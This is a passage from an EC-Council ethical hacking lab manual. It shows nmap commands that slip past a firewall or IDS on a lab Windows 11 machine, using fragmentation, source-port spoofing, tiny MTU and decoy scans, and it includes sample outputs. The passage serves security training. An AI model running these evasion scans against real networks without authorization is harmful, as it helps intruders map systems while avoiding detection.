
    Note: **-f** switch is used to split the IP packet into tiny fragment packets.

    Note: Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network. When these packets reach a host, IDSs and firewalls behind the host generally queue all of them and process them one by one. However, since this method of processing involves greater CPU consumption as well as network resources, the configuration of most of IDSs makes it skip fragmented packets during port scans.
13. Although **Windows Defender Firewall** is turned on in the target system (here, **Windows 11**), you can still obtain the results displaying all open TCP ports along with the name of services running on the ports, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



14. Switch to the **Windows 11** virtual machine (target machine). You can observe the fragmented packets captured by the Wireshark, as shown in the screenshot.



15. Switch to the **Parrot Security** virtual machine.


16. In the **Parrot Terminal** window, type **nmap -g 80 [Target IP Address]**, (here, target IP address is **10.10.1.11**) and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Note: In this command, you can use the **-g** or **--source-port** option to perform source port manipulation.

Note: Source port manipulation refers to manipulating actual port numbers with common port numbers to evade IDS/firewall: this is useful when the firewall is configured to allow packets from well-known ports like HTTP, DNS, FTP, etc.

17. The results appear, displaying all open TCP ports along with the name of services running on the ports, as shown in the screenshot.



18. Switch to the **Windows 11** virtual machine (target machine). In the Wireshark window, scroll-down and you can observe the TCP packets indicating that the port number 80 is used to scan other ports of the target host, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Switch to the **Parrot Security** virtual machine.
20. Now, type **nmap -mtu 8 [Target IP Address]** (here, target IP address is **10.10.1.11**) and press **Enter**.


    Note: In this command, **-mtu**: specifies the number of Maximum Transmission Unit (MTU) (here, **8** bytes of packets).

    Note: Using MTU, smaller packets are transmitted instead of sending one complete packet at a time. This technique evades the filtering and detection mechanism enabled in the target machine.

```
┌─[root@parrot]─[~]
└──╼ #nmap -mtu 8 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 00:48 EDT
Nmap scan report for 10.10.1.11
Host is up (0.042s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: B4:B5:78:89:75:64 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 9.71 seconds
```

21. Switch to the virtual **Windows 11** machine (target machine). In the Wireshark window, scroll-down and you can observe the fragmented packets having maximum length as 8 bytes, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Switch to the **Parrot Security** virtual machine.
23. Now, type **nmap -D RND:10 [Target IP Address]** (here, target IP address is **10.10.1.11**) and press **Enter**.

    Note: In this command, **-D**: performs a decoy scan and **RND**: generates random and non-reserved IP addresses (here, **10**).


    Note: The IP address decoy technique refers to generating or manually specifying IP addresses of the decoys to evade IDS/firewall. This technique makes it difficult for the IDS/firewall to determine which IP address was actually scanning the network and which IP addresses were decoys.

    By using this command, Nmap automatically generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IP addresses.

```
┌──[root@parrot]─[~]
└──╼ #nmap -D RND:10 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 00:51 EDT
Nmap scan report for 10.10.1.11
Host is up (0.38s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: B4:B5:78:89:75:64 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 68.76 seconds
```

24. Now, switch to the **Windows 11** virtual machine (target machine). In the Wireshark window, scroll-down and you can observe the packets displaying the multiple IP addresses in the source section, as shown in the screenshot.

